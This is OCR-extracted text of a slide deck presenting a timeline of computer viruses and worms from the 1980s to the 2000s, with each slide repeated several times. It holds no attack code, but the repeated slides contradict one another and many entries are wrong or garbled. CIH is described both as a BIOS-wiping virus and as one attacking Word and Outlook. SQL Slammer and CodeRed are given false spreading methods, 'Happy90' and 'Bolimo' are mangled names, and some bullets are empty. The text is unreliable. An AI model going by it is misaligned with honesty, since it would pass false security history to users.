


- ▶ Created by Richard Skrenta for Apple II **Elk Cloner** being responsible for the first large-scale computer virus outbreak in history
- ▶ Designed for the IBM PC, **ARF-ARF** deleted all of the files on the diskette, cleared the screen and typed ARF – ARF. ARF was a reference to the common "Abort, Retry Fail" message you would get when a PC could not boot from a diskette
- ▶ **Cascade** is the first self-encrypting file virus. Its infection of the offices of IBM Belgium led to IBM responding with its own antivirus product development

- ▶ Part of the **Suriv family**, **Jerusalem** destroys all executable files on infected machines upon every occurrence of Friday the 13th
- ▶ **Christmas Tree** was the first widely disruptive replicating network program, which paralysed several international computer networks in December 1987
- ▶ **Ping-Pong** is a boot sector virus. It was discovered at University of Turin in Italy.
- ▶ The **Morris worm**, created by Robert Tappan Morris, infects machines running BSD UNIX connected to the Internet. It becomes the first worm to spread extensively "in the wild", and one of the first programs exploiting buffer overrun vulnerabilities.

Timeline of computer viruses and worms

The 1980s




- ▶ Created by Richard Skrenta for Apple II **Elk Cloner** being responsible for the first large-scale computer virus outbreak in history
- ▶ Designed for the IBM PC, **ARF-ARF** deleted all of the files on the diskette, cleared the screen and typed ARF – ARF. ARF was a reference to the common "Abort, Retry Fail" message you would get when a PC could not boot from a diskette
- ▶ **Cascade** is the first self-encrypting file virus. Its infection of the offices of IBM Belgium led to IBM responding with its own antivirus product development

- ▶ Part of the **Suriv family**, **Jerusalem** destroys all executable files on infected machines upon every occurrence of Friday the 13th
- ▶ **Christmas Tree** was the first widely disruptive replicating network program, which paralysed several international computer networks in December 1987
- ▶ **Ping-Pong** is a boot sector virus. It was discovered at University of Turin in Italy.
- ▶ The **Morris worm**, created by Robert Tappan Morris, infects machines running BSD UNIX connected to the Internet. It becomes the first worm to spread extensively "in the wild", and one of the first programs exploiting buffer overrun vulnerabilities.

Timeline of computer viruses and worms

The 1980s




- ▶ Created by Richard Skrenta for Apple II **Elk Cloner** being responsible for the first large-scale computer virus outbreak in history
- ▶ Designed for the IBM PC, **ARF-ARF** deleted all of the files on the diskette, cleared the screen and typed ARF – ARF. ARF was a reference to the common "Abort, Retry Fail" message you would get when a PC could not boot from a diskette
- ▶ **Cascade** is the first self-encrypting file virus. Its infection of the offices of IBM Belgium led to IBM responding with its own antivirus product development

- ▶ Part of the **Suriv family**, **Jerusalem** destroys all executable files on infected machines upon every occurrence of Friday the 13th
- ▶ **Christmas Tree** was the first widely disruptive replicating network program, which paralysed several international computer networks in December 1987
- ▶ **Ping-Pong** is a boot sector virus. It was discovered at University of Turin in Italy.
- ▶ The **Morris worm**, created by Robert Tappan Morris, infects machines running BSD UNIX connected to the Internet. It becomes the first worm to spread extensively "in the wild", and one of the first programs exploiting buffer overrun vulnerabilities.

Timeline of computer viruses and worms


The 1990s



- ▶ **Michelangelo** was expected to create a digital apocalypse on March 6, with millions of computers having their information wiped according to mass media hysteria surrounding the virus
- ▶ **OneHalf** is a DOS-based polymorphic computer virus
- ▶ The first Macro virus, called **Concept** is created. It attacked Microsoft Word documents
- ▶ **CIH**, also known as Chernobyl, has two payloads which activate on April 26. The first payload overwrites the hard drive with random data, starting at sector 0. The second payload tries to cause permanent damage to the computer by attacking the Flash BIOS
- ▶ The **Happy90** invisibly attaches itself to emails, displays fireworks to hide the changes being made, and wishes the user a happy New Year
- ▶ **Macro** is a macro virus that attacks Microsoft Word and Outlook-based systems
- ▶ **Kak worm** is a javascript computer worm that spread itself by exploiting a bug in Outlook Express

Timeline of computer viruses and worms

The 1990s




- ▶ **Michelangelo** was expected to create a digital apocalypse on March 6, with millions of computers having their information wiped according to mass media hysteria surrounding the virus
- ▶ **OneHalf** is a DOS-based polymorphic computer virus
- ▶ The first Macro virus, called **Concept** is created. It attacked Microsoft Word documents
- ▶ **Ply** is a rare example of a non-encrypted polymorphic virus. It is the first of its kind, and uses a very advanced polymorphic routine

- ▶ CIH, also known as Chernobyl, has two payloads which activate on April 26. The first payload overwrites the hard drive with random data, starting at sector 0. The second payload tries to cause permanent damage to the computer by attacking the Flash BIOS
- ▶ The **Happy90** invisibly attaches itself to emails, displays fireworks to hide the changes being made, and wishes the user a happy New Year
- ▶ **CIH** is a polymorphic virus that attacks Microsoft Word and Microsoft Outlook based systems
- ▶ **Kak worm** is a javascript computer worm that spread itself by exploiting a bug in Outlook Express

Timeline of computer viruses and worms

The 1990s




- ▶ **Michelangelo** was expected to create a digital apocalypse on March 6, with millions of computers having their information wiped according to mass media hysteria surrounding the virus
- ▶ **OneHalf** is a DOS-based polymorphic computer virus
- ▶ The first Macro virus, called **Concept** is created. It attacked Microsoft Word documents
- ▶ **Ply** is a rare example of a non-encrypted polymorphic virus. It is the first of its kind, and uses a very advanced polymorphic routine

- ▶ CIH, also known as Chernobyl, has two payloads which activate on April 26. The first payload overwrites the hard drive with random data, starting at sector 0. The second payload tries to cause permanent damage to the computer by attacking the Flash BIOS
- ▶ The Happy99 Invisibly attaches itself to emails, displays fireworks to hide the changes being made, and wishes the user a happy New Year
- ▶ Concept is a macro virus that attacks Microsoft Word and Outlook-based systems
- ▶ Kak worm is a javascript computer worm that spread itself by exploiting a bug in Outlook Express

Timeline of computer viruses and worms

The 1990s




- ▶ **Michelangelo** was expected to create a digital apocalypse on March 6, with millions of computers having their information wiped according to mass media hysteria surrounding the virus
- ▶ **OneHalf** is a DOS-based polymorphic computer virus
- ▶ The first Macro virus, called **Concept** is created. It attacked Microsoft Word documents
- ▶ **Ply** is a rare example of a non-encrypted polymorphic virus. It is the first of its kind, and uses a very advanced polymorphic routine

- ▶ CIH, also known as **Chernobyl**, has two payloads which activate on April 26. The first payload overwrites the hard drive with random data, starting at sector 0. The second payload tries to cause permanent damage to the computer by attacking the Flash BIOS
- ▶ The **Happy99** invisibly attaches itself to emails, displays fireworks to hide the changes being made, and wishes the user a happy New Year
- ▶ **Love Bug** was a macro virus that spread rapidly via email attachments
- ▶ **Kak worm** is a javascript computer worm that spread itself by exploiting a bug in Outlook Express

Timeline of computer viruses and worms

The 1990s




- ▶ **Michelangelo** was expected to create a digital apocalypse on March 6, with millions of computers having their information wiped according to mass media hysteria surrounding the virus
- ▶ **OneHalf** is a DOS-based polymorphic computer virus
- ▶ The first Macro virus, called **Concept** is created. It attacked Microsoft Word documents
- ▶ **Ply** is a rare example of a non-encrypted polymorphic virus. It is the first of its kind, and uses a very advanced polymorphic routine

- ▶ **CIH**, also known as **Chernobyl**, has two payloads which activate on April 26. The first payload overwrites the hard drive with random data, starting at sector 0. The second payload tries to cause permanent damage to the computer by attacking the Flash BIOS
- ▶ The **Happy99** invisibly attaches itself to emails, displays fireworks to hide the changes being made, and wishes the user a happy New Year
- ▶ **Melissa** is a macro virus which arrives in an email. It targets Microsoft Word and Outlook-based systems
- ▶ **Kak worm** is a javascript computer worm that spread itself by exploiting a bug in Outlook Express

Timeline of computer viruses and worms

The 1990s




- ▶ **Michelangelo** was expected to create a digital apocalypse on March 6, with millions of computers having their information wiped according to mass media hysteria surrounding the virus
- ▶ **OneHalf** is a DOS-based polymorphic computer virus
- ▶ The first Macro virus, called **Concept** is created. It attacked Microsoft Word documents
- ▶ **Ply** is a rare example of a non-encrypted polymorphic virus. It is the first of its kind, and uses a very advanced polymorphic routine

- ▶ **CIH**, also known as **Chernobyl**, has two payloads which activate on April 26. The first payload overwrites the hard drive with random data, starting at sector 0. The second payload tries to cause permanent damage to the computer by attacking the Flash BIOS
- ▶ The **Happy99** invisibly attaches itself to emails, displays fireworks to hide the changes being made, and wishes the user a happy New Year
- ▶ **Melissa** is a macro virus which arrives in an email. It targets Microsoft Word and Outlook-based systems
- ▶ **Klez** worm is a multipartite worm that spreads via email attachments exploiting a bug in Microsoft's Internet Explorer browser

Timeline of computer viruses and worms

The 1990s




- ▶ **Michelangelo** was expected to create a digital apocalypse on March 6, with millions of computers having their information wiped according to mass media hysteria surrounding the virus
- ▶ **OneHalf** is a DOS-based polymorphic computer virus
- ▶ The first Macro virus, called **Concept** is created. It attacked Microsoft Word documents
- ▶ **Ply** is a rare example of a non-encrypted polymorphic virus. It is the first of its kind, and uses a very advanced polymorphic routine

- ▶ **CIH**, also known as **Chernobyl**, has two payloads which activate on April 26. The first payload overwrites the hard drive with random data, starting at sector 0. The second payload tries to cause permanent damage to the computer by attacking the Flash BIOS
- ▶ The **Happy99** invisibly attaches itself to emails, displays fireworks to hide the changes being made, and wishes the user a happy New Year
- ▶ **Melissa** is a macro virus which arrives in an email. It targets Microsoft Word and Outlook-based systems
- ▶ **LoveLetter** is a javascript computer worm that spread itself by attaching to attachments in Outlook, Composer, and Mail.

Timeline of computer viruses and worms

The 1990s




- ▶ **Michelangelo** was expected to create a digital apocalypse on March 6, with millions of computers having their information wiped according to mass media hysteria surrounding the virus
- ▶ **OneHalf** is a DOS-based polymorphic computer virus
- ▶ The first Macro virus, called **Concept** is created. It attacked Microsoft Word documents
- ▶ **Ply** is a rare example of a non-encrypted polymorphic virus. It is the first of its kind, and uses a very advanced polymorphic routine

- ▶ **CIH**, also known as **Chernobyl**, has two payloads which activate on April 26. The first payload overwrites the hard drive with random data, starting at sector 0. The second payload tries to cause permanent damage to the computer by attacking the Flash BIOS
- ▶ The **Happy99** invisibly attaches itself to emails, displays fireworks to hide the changes being made, and wishes the user a happy New Year
- ▶ **Melissa** is a macro virus which arrives in an email. It targets Microsoft Word and Outlook-based systems
- ▶ **Kak worm** is a javascript computer worm that spread itself by exploiting a bug in Outlook Express

Timeline of computer viruses and worms

The 1990s




- ▶ **Michelangelo** was expected to create a digital apocalypse on March 6, with millions of computers having their information wiped according to mass media hysteria surrounding the virus
- ▶ **OneHalf** is a DOS-based polymorphic computer virus
- ▶ The first Macro virus, called **Concept** is created. It attacked Microsoft Word documents
- ▶ **Ply** is a rare example of a non-encrypted polymorphic virus. It is the first of its kind, and uses a very advanced polymorphic routine

- ▶ **CIH**, also known as **Chernobyl**, has two payloads which activate on April 26. The first payload overwrites the hard drive with random data, starting at sector 0. The second payload tries to cause permanent damage to the computer by attacking the Flash BIOS
- ▶ The **Happy99** invisibly attaches itself to emails, displays fireworks to hide the changes being made, and wishes the user a happy New Year
- ▶ **Melissa** is a macro virus which arrives in an email. It targets Microsoft Word and Outlook-based systems
- ▶ **Kak worm** is a Javascript computer worm that spread itself by exploiting a bug in Outlook Express

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
 - ▶ It spreads via Java and Microsoft network shares
- ▶ **CodeRed**
 - ▶ It exploit a vulnerability in Microsoft IIS
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **SQLSlammer** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS03-039
- ▶ **Bolimo** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Code** is a mass-mailing worm affecting all versions of Windows
- ▶ **Cabir** is designed to infect mobile phones that run Symbian OS
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ Anna Kournikova hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ Sadmind spreads by exploiting holes in both Sun Solaris and IIS
- ▶ Sircam spreads via email and Windows network shares
- ▶ Mydoom
- ▶ Bagle worm attacks Microsoft's MSN search engine
- ▶ Klez exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ Simile is a metamorphic computer virus written in assembly
- ▶ Welchia tries to remove the blaster worm and patch Windows
- ▶ SoBig spreads via email and Windows network shares
- ▶ Agobot spreads by exploiting MS03-026 and MS03-039
- ▶ Blaster worm spreads by exploiting a buffer overflow on DCOM RPC
- ▶ CodeRed is a mass-mailing worm affecting all versions of Windows
- ▶ Sasser worm
- ▶ Cabir is designed to infect mobile phones that run Symbian OS
- ▶ Santy is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms

